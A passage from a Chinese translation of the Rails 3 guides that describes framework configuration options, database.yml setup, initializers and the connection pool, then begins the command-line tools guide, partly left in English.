* config.active\_record.auto\_explain\_threshold\_in\_seconds 配置自动执行(sql指令)EXPLAIN的临界值。所有逼近临界值的查询会把它们的查询计划进行日志记录。在开发模式下默认是 0.5。
* config.active\_record.dependent\_restrict\_raises 当某个具有 :dependent => :restrict 关联关系的对象被删除时，控制该行为。设置为false将会阻止抛出DeleteRestrictionError异常,并且会将错误信息添加入到模型对象里。在开发模式下默认为flase.
* config.active\_record.mass\_assignment\_sanitizer 将会判断 Rails 中对批量赋值(mass assignment)清理的严格程度。默认为 :strict. 在这个模式下，调用 create 或者 update\_attributes 并对任何不是attr\_accessible的属性进行批量赋值的话，将会抛出一个异常。如果设置这个选项为 :logger的话，只会将某个属性被赋值时的异常信息打印到日志文件，并不抛出异常。

MySQL 适配器的一个附加配置选项：

* ActiveRecord::ConnectionAdapters::MysqlAdapter.emulate\_booleans 控制活动日志(Active Record)是否会将MySQL数据库中 tinyint(1) 栏当作布尔值，默认是true.

结构导出器(Schema Dumper)的一个附加配置选项：

* ActiveRecord::SchemaDumper.ignore\_tables 接受一组表，任何产生的(数据库)结构(schema)文件都\_不\_会包含这些表。如果 config.active\_record.schema\_format == :ruby, 那么这个设置会被忽略.

**3.7 配置 Action Controller**

config.action\_controller 包括了这些配置设置：

* config.action\_controller.asset\_host 设置资源主机。当CDNs被用于资源主机而不是应用程序自己处理资源时很有用.
* config.action\_controller.asset\_path 接受一个代码块，这个代码块配置在哪里可以找到资源文件。更简短的版本是 config.asset\_path.
* config.action\_controller.page\_cache\_directory 是 web 服务器的文档的根目录，使用Base.page\_cache\_directory = “/document/root”的值.在 Rails 中，这个目录已经被设置为 Rails.public\_path (它的值通常设置为Rails.root + “/public”)。改变这个值对防止public里的文件名冲突很有用，但这么做需要配置你的 web 服务器从新的地方寻找缓存文件。
* config.action\_controller.page\_cache\_extension 配置保存在 page\_cache\_directory 的缓存页面使用的扩展名。默认为 .html
* config.action\_controller.perform\_caching 配置应用程序是否进行缓存。开发模式默认关闭，在生产模式默认开启.
* config.action\_controller.default\_charset 规定所有渲染器的字符编码。默认是 “utf-8”。
* config.action\_controller.logger 接受一个符合 Log4r 或者 Ruby 默认日志类的接口的日志类，这个日志类用于记录来自 Action Controller 的信息。设置为 nil 则不进行记录。
* config.action\_controller.request\_forgery\_protection\_token 为 RequestForgery 设置令牌的参数名。调用 protect\_from\_forgery 默认将其设置为authenticity\_token。
* config.action\_controller.allow\_forgery\_protection\_token 是否使用 CSRF 保护。默认在测试模式下使用，其它模式不使用。
* config.action\_controller.relative\_url\_root 用于告诉 Rails 你要部署到某个子目录。默认为 ENV['RAILS\_RELATIVE\_URL\_ROOT']。

缓存代码的两个附加设置：

* ActionController::Base.page\_cache\_directory 设置缓存页面的存放目录，这些页面是 Rails 为你的web服务器创建的。默认为 Rails.public\_path(通常设置为 Rails.root + “/public”).
* ActionController::Base.page\_cache\_extensions 设置缓存页(文件)的扩展名(如果请求已经有扩展名，那将忽略这个设置)。默认为 .html。

Active Record 会话存储也可以这样配置：

* ActiveRecord::SessionStore::Session.table\_name 设置会话存储使用的表名。默认为 session。
* ActiveRecord::SessionStore::Session.primary\_key 设置会话存储表 ID 栏的名字。默认为 session\_id。
* ActiveRecord::SessionStore::Session.data\_column\_name 设置存放汇集了会话数据那栏的名字。默认为 data。

**3.8 配置 Action Dispatch**

* config.action\_dispatch.session\_store 设置会话数据存储的名字。默认是 :cookie\_store；其它可选的包括 :active\_record\_store, :men\_cache\_store 或者你自己定义的类名。
* config.action\_dispatch.tld\_length 设置应用程序 TLD (顶级域)的长度.默认为 1.
* ActionDispatch::Callbacks.before 接受一个代码块，在请求之前运行。
* ActionDispatch::Callbacks.to\_prepare 接受一个代码块，在 Action::Dispatch::Callbacks.before 之后运行，但在请求之前。development模式中每个请求都会运行这个代码块，但在 production 模式下或者设置 cache\_classes 为 true 的环境只运行一次.
* ActionDispatch::Callbacks.after 接受一个代码块，在请求之后运行。

**3.9 配置 Action View**

config.action\_view 包括了这些配置设置:

* config.action\_view.field\_error\_proc 提供一个 HTML 生成器，用于显示 Active Record 的错误信息。默认为

|  |
| --- |
| Proc.new { |html\_tag, instance| %Q(<div class="field\_with\_errors">#{html\_tag}</div>).html\_safe } |

* config.action\_view.default\_form\_builder 告诉Rails默认使用哪个表格创建器。默认为 ActionView::Helpers::FormBuilder.
* config.action\_view.logger 接受一个日志类，这个类要遵循 Log4r 或者 Ruby 默认日志类的接口。该类会被用于记录来自 Action View 的信息。设置为 nil 来关闭日志。
* config.action\_view.erb\_trim\_mode 给出被ERB使用的修剪模式。默认为 '-'。更多信息查阅 [ERB documentation](http://www.ruby-doc.org/stdlib/libdoc/erb/rdoc/) (译者注: <%= content -%> 将清除 content 首尾的空白)
* config.action\_view.javascript\_expansions 是一个包含了扩展的哈希数组。这些扩展可以通过 JavaScript 导入标签被导入使用。默认情况下是这么定义的:

|  |
| --- |
| config.action\_view.javascript\_expansions = { :defaults => %w(jquery jquery\_ujs) } |

然而，你也许像这样定义其它的扩展:

|  |
| --- |
| config.action\_view.javascript\_expansions[:prototype] = ['prototype', 'effects', 'dragdrop', 'controls'] |

并且可以在视图里像这样进行引用:

|  |
| --- |
| <%= javascript\_include\_tag :prototype %> |

* config.action\_view.stylesheet\_expansions 跟 javascript\_expansions 的工作方式差不多，但没有默认的项。在这个哈希数组定义的所有键都可以在视图里像这样引用:

|  |
| --- |
| <%= stylesheet\_link\_tag :special %> |

* config.action\_view.cache\_asset\_ids 当启用缓存时，资源标签助手(helper)会进行几个高耗的文件系统调用(默认进行文件系统时间戳检查)。然而这样可以防止当服务器运行时修改任何资源文件。
* cofnig.action\_view.embed\_authenticity\_token\_in\_remote\_forms 让你设置具有 :remote => true 属性的表单中是否默认带有 authenticity\_token。默认情况下这个值设置为 false , 这意味着远程表单里将不包含 authenticity\_token，这对你局部缓存表单会很有用。运程表单将通过 meta 标签获得真实性(认证), 所以嵌入是必要的，除非你支持没有 Javascript 的浏览器。在这种情况下，你可以投递 :authenticity\_token => true 作为表单参数或者将这个配置设置为 true
* config.action\_view.prefix\_partial\_path\_with\_controller\_namespace 用来指定控制器是否从模板的子目录中根据控制器的命名空间搜索 partial 模板。例如，考虑某个命名为 Admin::PostsController 的控制器，它渲染这个模板:

|  |
| --- |
| <%= render @post %> |

默认设置为 true, 这样就会使用位于 /admin/posts/\_post.erb 的局部视图。将其值设置为 false 则会渲染 /posts/\_post.erb，这和没有命名域的控制器的渲染动作是一样的。

**3.10 配置 Action Mailer**

config.action\_mailer 有这么些可用的设置：

* config.action\_mailer.logger 接受一个日志类，这个类要遵循 Log4r 或者 Ruby 默认日志类的接口。这个类会被用于记录来自 Action Mailer 的信息。设置为 nil 关闭日志。
* config.action\_mailer.smtp\_settings 允许详细配置 :smtp 传送方法。它接受一个选项哈希数组，可以包括一下任何选项：
  + :address – 允许你使用远程的邮件服务器。只要改变默认设置的 “localhost” 值就可以了。
  + :port – 万一你的邮件服务器不是运行在 25 端口的话，在这进行修改。
  + :domain – 如果你需要指定一个 HELO 域名，在这里设置。
  + :user\_name – 如果你的邮件服务器需要认证，在这个设置里填入用户名。
  + :password – 如果你的邮件服务器需要认证，在这里设置密码。
  + :authentication 如果你的邮件服务器需要认证，你需要在这指定认证的类型。这是一个 symbol 值，可填入 :plain, :login, :cram\_md5 其中一个。
* config.action\_mailer.sendmail\_settings 允许详细配置 sendmail 发送方法。它接受一个包含选项的哈希数组，包括以下任何选项：
  + :location – sendmail 执行文件的位置. 默认为 /usr/sbin/sendmail。
  + :arguments – 命令行参数。默认为 -i -t。
* config.action\_mailer.raise\_delivery\_errors 设定当邮件发送失败时是否抛出异常。默认为 true.
* config.action\_mailer.delivery\_method 指定发送方法。可用的值为 :smtp (默认), :sendmail, 和 :test。
* config.action\_mailer.perform\_deliveries 设定邮件是否会被发送，默认为 true. 可以将其设置为 false 以方便测试。
* config.action\_mailer.default 配置 Action Mailer 的默认值。这些默认值为:

|  |
| --- |
| :mime\_version => "1.0",  :charset      => "UTF-8",  :content\_type => "text/plain",  :parts\_order  => [ "text/plain", "text/enriched", "text/html" ] |

* config.action\_mailer.observers 登记观察者，在邮件被发送时会作出提醒。

|  |
| --- |
| config.action\_mailer.observers = ["MailObserver"] |

* config.action\_mailer.interceptors 登记拦截器，它会在邮件发送前被调用。

|  |
| --- |
| config.action\_mailer.interceptors = ["MailInterceptor"] |

**3.11 配置 Active Support**

Active Support 有如下一些可用配置选项:

* config.active\_support.bare 是否让 active\_support/all 在 Rails 启动时的加载。默认为 nil, 意思是 active\_support/all 已经加载了(所以Rails不会再加载)。
* config.active\_support.escape\_html\_entities\_in\_json 设置在 JSON 序列化中是否剔除 HTML 实体。默认为 true.
* config.active\_support.use\_standard\_json\_time\_format 是否使日期序列化成 ISO 8601 格式。默认为 false.
* ActiveSupport::BufferedLogger.silencer 设为 false 则禁止取消代码块里的日志记录。默认为 true。
* ActiveSupport::Cache::Store.logger 设定在缓存存储操作中的日志类。
* ActiveSupport::Deprecation.behavior config.active\_support.deprecation 可选的设置器，它能配置 Rails 废弃警告的动作。
* ActiveSupport::Deprecation.silence 接受一个代码块，这个代码块里的所有废弃警告都会被忽略。
* ActiveSupport::Deprecation.slienced 设置是否打印出废弃警告。
* ActiveSupport::Logger.silencer 设为 false 则禁止取消代码块里的日志记录。默认为 true。

**3.12 配置数据库**

几乎所有 Rails 应用程序都会和数据库交互。 数据库在一个叫做 config/database.yml 的文件里被指定的。 如果你在一个新的 Rails 应用里打开这个文件，你会看到一个默认数据库配置为 SQLite3。 该文件包含三个部分，分别是不同的 Rails 运行环境：

* development 环境用于你的开发或本地电脑,所以你可以手动控制应用程序。
* test 环境用于运行自动测试的时候。
* production 环境用于部署应用程序给全世界用的时候。

你不必手动更新数据库配置文件。如果你查看应用程序生成器的选项, 你会发现其中一个选项为 —database. 这个选项允许你选择一个适配器，这个适配器可以是最常用的关系型数据库。你甚至可以重复运行生成器: cd .. && rails new blog —database=mysql. 如果你确认重写 config/database.yml 文件， 你的应用程序将被配置使用 MySQL 而不是 SQLite. 常用数据库连接的详细例子会在下面说到。

**3.12.1 配置 SQLite3 数据库**

Rails 内建支持 [SQLite3](http://www.sqlite.org), SQLite3 是一个轻量型，不需要服务器的数据库应用程序。在一个繁忙的生产环境中应该会使其过载，但在开发和测试环境会运作的很好。创建一个新项目的时候，Rails 会默认使用 SQLite 数据库，但你可以随后自行修改.

下面这部分是默认配置文件中开发环境的连接信息:

|  |
| --- |
| development:    adapter: sqlite3    database: db/development.sqlite3    pool: 5    timeout: 5000 |

Rails 默认使用 SQLite3 数据库存储数据是因为它是一个不需要配置就能工作的数据库。Rails 也支持 MySQL 和 PostgreSQL, 并且有许多其它数据库的插件。如果你在生产环境中使用数据库，Rails 通常都能为其提供一个适配器.

**3.12.2 配置 MySQL 数据库**

如果你选择 MySQL 而不是已有的 SQLite3 数据库，config/database.yml 将会有些不同。下面是开发环境部分：

|  |
| --- |
| development:    adapter: mysql2    encoding: utf8    database: blog\_development    pool: 5    username: root    password:    socket: /tmp/mysql.sock |

如果你的开发电脑安装的 MySQL 有一个没有密码的 root 用户，你可以使用这个配置。不然，在开发环境部分的更改相应的 username 和 password。

**3.12.3 配置 PostgreSQL 数据库**

如果你选择 PostgreSQL，config/database.yml 要被自定义使用 PostgreSQL 数据库：

|  |
| --- |
| development:    adapter: postgresql    encoding: unicode    database: blog\_development    pool: 5    username: blog    password: |

如果你使用外部的连接池管理的话，你可以取消 Rails 的 prepared statements:

|  |
| --- |
| production:    adapter: postgresql    prepared\_statements: false |

**3.12.4 为 JRuby 平台配置 SQLite3**

如果你选择使用 SQLite3 并且使用的是JRuby, config/database.yml 将会有一点不同。这是开发环境部分：

|  |
| --- |
| development:    adapter: jdbcsqlite3    database: db/development.sqlite3 |

**3.12.5 为 JRuby 平台配置 MySQL**

如果你选择使用 MySQL 并且使用的是JRuby, config/database.yml 将会有一点不同。这是开发环境部分：

|  |
| --- |
| development:    adapter: jdbcmysql    database: blog\_development    username: root    password: |

**3.12.6 为 JRuby 平台配置 PostgreSQL**

如果你选择使用 PostgreSQL 并且使用的是JRuby, config/database.yml 将会有一点不同。这是开发环境部分：

|  |
| --- |
| development:    adapter: jdbcpostgresql    encoding: unicode    database: blog\_development    username: blog    password: |

修改 development 部分相应的用户名和密码。

**4 Rails 环境设置**

Rails 的某些部分也可以通过设置环境变量，进行外部赋值来配置。以下环境变量会被 Rails 的各部分识别:

* +ENV[“RAILS\_ENV”] 定义了 Rails 的运行环境 (生产，开发，测试等等)。
* +ENV[“RAILS\_RELATIVE\_URL\_ROOT”] 当你的应用程序部署到某个子目录下时，用它帮助路由(routing)代码识别 URLs。
* +ENV[“RAILS\_ASSET\_ID”] 将重写默认的 cache-busting 时间戳章，这个时间戳章是 Rails 为可下载资源生成的.
* ENV["RAILS\_CACHE\_ID"] 和 ENV["RAILS\_APP\_VERSION"] 用于生成 Rails 缓存代码的扩展缓存键。这可以让同一个应用程序有多个独立分开的缓存。

**5 使用 Initializer 文件**

加载完框架和应用程序的所有 gems 之后，Rails 会接着去加载所有的初始化程序. 初始化程序是存放在 config/initializers 里任何的一个 Ruby 文件。你可以使用 initializers 容纳所有待配置选项和设置，它们会在所有框架和 gems 加载完之后进行配置和设置，例如为这些部分配置设置的选项。

你可以使用子文件夹来组织你的初始化程序， 因为 Rails 会纵向搜索整个 initializers 文件夹。

如果你的 initialziers 里有一组依赖，你可以根据名字控制加载循序。例如, 01\_critical.rb 将比 01\_normal.rb 先被加载。

**6 初始化事件**

Rails 有 5 种初始化事件, 这些事件可以被挂上 hook (以下列出了它们的运行顺序)

* before\_configuration: 这个和继承了 Rails::Application 的应用程序常量同时运行。config 回调会在这发生之前生成。
* before\_initialize: 这个在应用程序的初始化过程之前立即运行。应用程序的初始化过程出现于接近 Rails 整个初始化过程的最开始，并带有 :bootstrap\_hook 初始化程序。
* to\_prepare: 在所有为 Railties 运行(包括应用程序自身)的初始化程序之后运行，但在即时加载(eager loading)和中间件堆创建之前运行。最重要的是，在development环境中，会在所有的请求上运行。而在 production 和 test 环境只会运行一次(启动的期间)。
* before\_eager\_load: 在即时加载(eager loading)发生之前立即运行. 这是\_生产\_ 环境的默认行为，但在\_开发\_环境则不是。
* after\_initialize: 应用程序加载后立即运行，但在应用程序的初始化程序之前运行。

在 Rails::Application, Rails::Railtie 或者 Rails::Engine 的子类里使用代码块语法, 可以为这些事件定义 hook :

|  |
| --- |
| module YourApp    class Application < Rails::Application      config.before\_initialize do        # initialization code goes here      end    end  end |

可选的，你也可以通过 Rails.application 对象的 config 方法这么做。

|  |
| --- |
| Rails.application.config.before\_initialize do    # initialization code goes here  end |

应用程序的一些部分，特别是 观察者(observers) 和 路由(routing) 在 after\_initialize 代码块被调用之时都还没有启动。

**6.1 Rails::Railtie#initializer**

Rails 有数个初始化程序在(应用程序)启动的时候运行，它们都使用 Rails::Railtie 的 initializer 方法定义。下面是 Active Suppport 的 initialize\_whiny\_nils 初始化程序的例子:

|  |
| --- |
| initializer "active\_support.initialize\_whiny\_nils" do |app|    require 'active\_support/whiny\_nil' if app.config.whiny\_nils  end |

initializer 方法接受三个参数，第一个初始化程序的名字，第二个是可选项的哈希数组(这里没有显示)和第三个是一个代码块。 选项哈希数组里的 before 键可以指定为指定哪个初始化程序必须在这个初始化程序之前运行，而 after 键则指定哪个初始化程序在这个初始化程序\_之后\_运行。

通过 initializer 方法定义的初始化程序会按照它们被定义的顺序运行，除了那个使用 :before 或者 :after 方法的。

如果初始化程序运行有逻辑关系，你应该将一个初始化程序放在另一个之前或者之后。比如说有 4 个初始化程序， “one” 到 “four”(按照这个顺序定义)，并且你定义"four"在"four"\_之前\_ 但在"three"\_之后\_运行。像这种无逻辑的定义Rails将不能确定它们的顺序。

initializer 方法的代码块参数是应用程序自身的对象，所以我们能通过它使用 config 方法访问配置，就像在例子里做的那样。

因为 Rails::Application 继承了 Rails::Railtie (非直接)，你可以使用 config/application.rb 里的 initializer 方法去为应用程序定义初始化程序.

**6.2 Initializers**

下面是一列所有能在 Rails 中找到的初始化程序，并按它们被定义的顺序排列 (也是它们运行的顺序，除非有其它设定)

**load\_environment\_hook** 作为一个占位器，所以让 :load\_environment\_config 可以被定义在这之前运行。

**load\_active\_support** 导入 active\_support/dependencies 为 Active Support 建立基础。如果 config.active\_support.bare 不可确定, 也可以导入 active\_support/all，这是默认的。

**preload\_frameworks** 如果 config.preload\_frameworks 为 true 或者 "可确定性的"，那么将自动地加载所有 Rails 会自动加载的依赖。一般这个配置选项是关闭的。在 Rails 里，内部的类第一次被引用的时候才会自动加载。:preload\_frameworks 在初始化的时候就会一次过加载完它们。

**initialize\_logger** 初始化应用程序的日志类(一个 ActiveSupport::BufferedLogger 对象) 并且让它可以通过 Rails.logger 访问. 当在这个点之前插入的初始化程序还没有定义 Rails.logger 的时候运行。

**initialize\_cache** 如果 Rails.cache 还没有设置，则通过引用 config.cache\_store 的值并将其赋予 Rails.cache 来初始化。如果该对象有 middleware 方法，它的中间件将被插入到 Rack::Runtime 之前.

**set\_clear\_dependencies\_hook** 提供一个给 active\_record.set\_dispatch\_hooks 使用的 hook， 它会在这个初始化程序之前运行. 这个初始化程序 — 只有在 cache\_classes 设置为 false 的时候运行 — 使用 ActionDispatch::Callbacks.after 去除在请求中就已经被引用并来自对象层面的常量(依赖)，所以它们会在后续的请求中被重新加载。

**initialize\_dependency\_mechanism** 如果 config.cache\_classes 为 true, 配置 ActiveSupport::Dependencies.mechanism 去 require 依赖而不是 load 它们。

**bootstrap\_hook** 运行所有配置了 before\_initialize 的代码块。

**i18n.callbacks** 在开发环境中，建立一个 to\_prepare 回调, 如果任何一个本地化文件从最后一次请求之后有更改, 这个回调将会调用 I18n.reload!。

**active\_support.initialize\_whiny\_nils** 在 config.whiny\_nils 为 true 的情况下引入 active\_support/whiny\_nil 这个文件会输出如下错误：

|  |
| --- |
| Called id for nil, which would mistakenly be 4 -- if you really wanted the id of nil, use object\_id |

和:

|  |
| --- |
| You have a nil object when you didn't expect it!  You might have expected an instance of Array.  The error occurred while evaluating nil.each |

**active\_support.deprecation\_behaivor** 为(运行)环境建立废弃报告，默认开发环境为 :log， 生产环境为 :notify 和 测试环境的 :stderr。 如果 config.active\_support.deprecation 没有设置值，那么这个初始化程序就会提示用户去 config/environments 里与当前环境对应的文件修改该行(config.active\_support.deprecation)。那个值可以是一个数组。

**active\_support.initialize\_time\_zone** 根据 config.tiem\_zone 设置为应用程序设置默认的时区，默认为 “UTC”.

**action\_dispatch.configure** 配置 ActionDispatch::Http::URL.tld\_length 的值为 config.action\_dispatch.tpl\_length 的值。

**action\_view.cache\_asset\_ids** 当 Active Support 加载时，设置 ActionView::Helpers::AssetTagHelper::AssetPatchs.cache\_asset\_ids 为 false, 但前提是 config.cache\_classes 也有加载。

**active\_view.javascript\_expansions** 登记由 config.active\_view.javascript\_expansions 和 config.action\_view.stylesheet\_expansions 建立起来的扩展名，这个扩展名可以被 Action View 识别并且在视图中使用.

**action\_controller.logger** 设置 ActionController::Base.logger — 如果这个还没有设置 — 为 Rails.logger。

**action\_controller.initialize\_framework\_caches** 设置 ActionController::Base.cache\_store — 如果它还没有被设置 — 为 Rails.cache.

**action\_controller.set\_configs** 通过使用 config.action\_controller 里的设置来建立 Action Controller. 而这个初始化程序是将方法名作为 setters send 给 ActionController::Base 并通过它传值来使用 config.action\_controller 的设置的。

**action\_controller.compile\_config\_methods** 为指定的配置设置方法初始化，所以它们能被更快的访问。

**active\_record.initialize\_timezone** 设置 ActiveRecord::Base.time\_zone.aware\_attributes 为 true, 就好像设置 ActiveRecord::Base.default\_timezone 为 UTC. 当属性从数据库被读取的时候，它们会被转换成由 Time.zone 指定的时区.

**active\_record.logger** 设置 ActiveRecord::Base.logger — 如果它还没有设置 — 为 Rails.logger。

**active\_record.set\_configs** 通过使用 config.active\_record 里的设置来建立 Action Record. 而这个初始化程序是将方法名作为 setters send 给 ActionRecord::Base 并通过它传值来使用 config.active\_record 的设置的。

**active\_record.initialize\_database** 从 config/database.yml 加载数据库配置(默认)并为当前环境建立连接。

**active\_record.log\_runtime** 引入 ActiveRecord::Railties::ControllerRuntime，它会负责为请求代码块向日志器报告 Active Record 调用所使用的时间.(译者注: 就是说 ActiveRecord::Railties::ControllerRuntime 会记录一个请求发生时调用 Active Record 所占用的时间到日志里)

**active\_record.set\_dispatch\_hooks** 如果 config.cache\_classes 设置为 false 的话，重置所有可重载的数据库连接。

**action\_mailer.logger** 设置 ActionMailer::Base.logger — 如果它还没又被设置 — 为 Rails.logger.

**action\_mail.set\_configs** 通过使用 config.action\_mailer 里的设置来建立 Action Mailer. 而这个初始化程序是将方法名作为 setters send 给 ActionMailer::Base 并通过它传值来使用 config.action\_mailer 的设置的。

**action\_mail.compile\_config\_methods** 为指定的配置设置方法初始化，所以它们能被更快的访问。

**set\_load\_path** 这个初始化程序在 bootstrap\_hook 之前运行。它将 vendor, lib，所有在 app 路径下的目录和任何在 config.load\_paths 里指定的路径添加到 $LOAD\_PATH里

**set\_autoload\_paths** 这个初始化程序在 bootstrap\_hook 之前运行。 将 app 下所有的目录和任何在 config.autoload\_paths 指定的目录添加到 ActiveSupport::Denpendencies.autoload\_paths里。

**add\_routing\_paths** 加载 (默认) 所有 config/routes.rb (在应用程序和 railties, 包括 engines 里的) 并为应用程序建立路由。

**add\_locales** 添加 config/locales 里的所有文件(来自应用程序，railties 和 engines) 到 I18n.load\_path 里，准备好这些文件中的翻译。

**add\_view\_paths** 添加应用程序，railties 和 engines 里的 app/views, 所以应用程序可以在这些路径里寻找视图文件。

**load\_environment\_config** 为当前环境加载加载 config/environments 文件。

**append\_asset\_paths** 寻找应用程序和所有附加的 railties 的资源路径，还有保存 config.static\_asset\_paths 中可用的目录列表。

**prepend\_helpers\_path** 添加用程序的 helpers 的查询路径 添加来自应用程序，railties 和 engines 的路径，应用程序在这些路径中寻找 helpers。

**load\_config\_initializers** 加载应用程序，railties 和 engines config/initializers 目录下的所有 Ruby 文件。这些文件用于容纳在框架加载完毕后被使用的配置设置。

**engines\_blanik\_point** 提供初始化过程中的某个点来放置 hook， 然后你就可以让任何东西在 engines 之前被加载。在这个点之后，才轮到所有的 railtie 和 engine 运行。

**add\_generator\_templates** 搜寻位于 lib/templates 为生成器所用的模板，这用于应用程序，所有的 railtie 和 engine 还有那些添加到 config.gengrators.templates 设置里的模板。这让所有这些模板都可被所有的生成器引用。

**ensure\_autoload\_once\_paths\_as\_subset** 确保 config.autoload\_once\_paths 只包含来自 config.autoload\_paths 的路径。如果它包含其它路径，那么将会抛出一个异常。

**add\_to\_prepare\_blocks** 在应用程序，一个railtie 或者 engine 里的所有 config.to\_prepare 调用的代码块会被添加到 to\_prepare 所有 Action Dispatch 回调中去。这些回调在开发环境中的每个请求发生时都会运行，或者在生产环境中在只有在第一次请求发生时运行。

**add\_builtin\_route** 如果应用程序运行在开发环境下，那么它会将 rails/info/properties 的路由添加到应用程序的路由中去. 一般的Rails应用里,这个路由提供了诸如 Rails 和 Ruby 的版本之类的信息显示于 public/index.html.

**build\_middleware\_stack** 建造应用程序的中间件堆栈, 返回一个又 call 方法的对象,这个方法带有请求的一个 Rack 环境对象.

**eager\_load!** 如果 config.cache\_classes 为 true, 运行 config.before\_eager\_load hook 然后调用 eager\_load!, 它将会加载 config.eager\_load\_paths 里的所有 Ruby 文件.

**finisher\_hook** 为应用程序初始化过程完成后提供一个 hook, 和为应用程序, 所有的 railtie 和 engine 运行所有的 config.after\_initialize 代码块一样.

**set\_routes\_reloader** 配置 Action Dispatch 通过使用 ActionDispatch::Callbacks.to\_prepare 重新加载所有的路由文件.

**disable\_dependency\_loading** 如果 config.cache\_classes 设置为 true 并且 config.dependency\_loading 设置为 false, 那么取消自动加载依赖.

**7 数据库连接池**

Active Record 数据库连接是由 ActiveRecord::ConnectionAdapters::ConnectionPool 来管理的, 它会确保多个线程能同时访问有限的数据库连接. 这个限制默认是 5 个,可以在 database.yml 里配置.

|  |
| --- |
| development:    adapter: sqlite3    database: db/development.sqlite3    pool: 5    timeout: 5000 |

因为连接池是默认由 ActiveRecord 内部处理的, 所有的应用程序服务器(Thin, mongrel, Unicorn 等等) 应该表现得一样. 最初, 数据库连接池是空的而且将会创建附加的连接作为它们增长的需求,知道它达到连接池的限制.

所有的请求在第一次需要访问数据库的时候都会签出一个连接, 随后将会将连接签入回去. 在请求结束的时候,也就意味着该附加连连接槽应该可以给队列中的下一个请求使用.

注意. 如果你启用了 Rails.threadsafe! 模式, 那么就有机会又数个线程同时访问多个连接. 所有根据你当前的请求量, 有多个线程竞争数量有限的连接也是没问题的.

## 5.9、[Rails 命令行工具和 Rake 任务](http://guides.ruby-china.org/command_line.html)

Rails 命令行工具提供了以下功能：

* 创建 Rails 应用
* 生成 models ， controllers ， migrations 以及单元测试
* 启动开发服务器
* 使用 shell 测试 models 对象
* 自定义应用

**目录**

1. [命令行基础](http://guides.ruby-china.org/command_line.html#1)
   * [rails new](http://guides.ruby-china.org/command_line.html#1-1)
   * [rails server](http://guides.ruby-china.org/command_line.html#1-2)
   * [rails generate](http://guides.ruby-china.org/command_line.html#1-3)
   * [rails console](http://guides.ruby-china.org/command_line.html#1-4)
   * [rails dbconsole](http://guides.ruby-china.org/command_line.html#1-5)
   * [rails runner](http://guides.ruby-china.org/command_line.html#1-6)
   * [rails destroy](http://guides.ruby-china.org/command_line.html#1-7)
2. [Rake](http://guides.ruby-china.org/command_line.html#2)
   * [about](http://guides.ruby-china.org/command_line.html#2-1)
   * [assets](http://guides.ruby-china.org/command_line.html#2-2)
   * [db](http://guides.ruby-china.org/command_line.html#2-3)
   * [doc](http://guides.ruby-china.org/command_line.html#2-4)
   * [notes](http://guides.ruby-china.org/command_line.html#2-5)
   * [routes](http://guides.ruby-china.org/command_line.html#2-6)
   * [test](http://guides.ruby-china.org/command_line.html#2-7)
   * [tmp](http://guides.ruby-china.org/command_line.html#2-8)
   * [Miscellaneous](http://guides.ruby-china.org/command_line.html#2-9)
3. [The Rails Advanced Command Line](http://guides.ruby-china.org/command_line.html#3)
   * [Rails with Databases and SCM](http://guides.ruby-china.org/command_line.html#3-1)
   * [server with Different Backends](http://guides.ruby-china.org/command_line.html#different-servers)

本教程假设你已阅读 [Rails 初上手指南](http://guides.ruby-china.org/getting_started.html) ，并掌握了 Rails 的基本知识。

本指南基于 Rails 3.0 ，有些代码在 Rails 3.0 之前的版本上无法正常运行。

**1 命令行基础**

下面是您经常会用到的命令：

* rails console
* rails server
* rake
* rails generate
* rails dbconsole
* rails new app\_name

我们一起来用上面提到的命令创建一个简单的 Rails 应用。

**1.1 rails new**

创建 Rails 应用的第一件事就是执行 rails new 命令。

请先通过执行 gem install rails 安装 rails gem 。参考 [Rails 3 Release Notes](http://guides.ruby-china.org/3_0_release_notes.html)

|  |
| --- |
| $ rails new commandsapp       create       create  README.rdoc       create  .gitignore       create  Rakefile       create  config.ru       create  Gemfile       create  app       ...       create  tmp/cache       create  tmp/pids |

Rails will set you up with what seems like a huge amount of stuff for such a tiny command! You’ve got the entire Rails directory structure now with all the code you need to run our simple application right out of the box.

**1.2 rails server**

The rails server command launches a small web server named WEBrick which comes bundled with Ruby. You’ll use this any time you want to access your application through a web browser.

WEBrick isn’t your only option for serving Rails. We’ll get to that [later](http://guides.ruby-china.org/command_line.html#different-servers).

With no further work, rails server will run our new shiny Rails app:

|  |
| --- |
| $ cd commandsapp  $ rails server  => Booting WEBrick  => Rails 3.1.0 application starting in development on <http://0.0.0.0:3000>  => Call with -d to detach  => Ctrl-C to shutdown server  [2010-04-18 03:20:33] INFO  WEBrick 1.3.1  [2010-04-18 03:20:33] INFO  ruby 1.8.7 (2010-01-10) [x86\_64-linux]  [2010-04-18 03:20:33] INFO  WEBrick::HTTPServer#start: pid=26086 port=3000 |

With just three commands we whipped up a Rails server listening on port 3000. Go to your browser and open <http://localhost:3000>, you will see a basic Rails app running.

You can also use the alias “s” to start the server: rails s.

The server can be run on a different port using the -p option. The default development environment can be changed using -e.

|  |
| --- |
| $ rails server -e production -p 4000 |

The -b option binds Rails to the specified ip, by default it is 0.0.0.0. You can run a server as a daemon by passing a -d option.

**1.3 rails generate**

The rails generate command uses templates to create a whole lot of things. Running rails generate by itself gives a list of available generators:

You can also use the alias “g” to invoke the generator command: rails g.

|  |
| --- |
| $ rails generate  Usage: rails generate GENERATOR [args] [options]    ...  ...    Please choose a generator below.    Rails:    controller    generator    ...    ... |

You can install more generators through generator gems, portions of plugins you’ll undoubtedly install, and you can even create your own!

Using generators will save you a large amount of time by writing **boilerplate code**, code that is necessary for the app to work.

Let’s make our own controller with the controller generator. But what command should we use? Let’s ask the generator:

All Rails console utilities have help text. As with most \*nix utilities, you can try adding --help or -h to the end, for example rails server --help.

|  |
| --- |
| $ rails generate controller  Usage: rails generate controller NAME [action action] [options]    ...  ...    Example:      rails generate controller CreditCard open debit credit close        Credit card controller with URLs like /credit\_card/debit.          Controller: app/controllers/credit\_card\_controller.rb          Views:      app/views/credit\_card/debit.html.erb [...]          Helper:     app/helpers/credit\_card\_helper.rb          Test:       test/functional/credit\_card\_controller\_test.rb    Modules Example:      rails generate controller 'admin/credit\_card' suspend late\_fee        Credit card admin controller with URLs like /admin/credit\_card/suspend.          Controller: app/controllers/admin/credit\_card\_controller.rb          Views:      app/views/admin/credit\_card/debit.html.erb [...]          Helper:     app/helpers/admin/credit\_card\_helper.rb          Test:       test/functional/admin/credit\_card\_controller\_test.rb |

The controller generator is expecting parameters in the form of generate controller ControllerName action1 action2. Let’s make a Greetings controller with an action of **hello**, which will say something nice to us.

|  |
| --- |
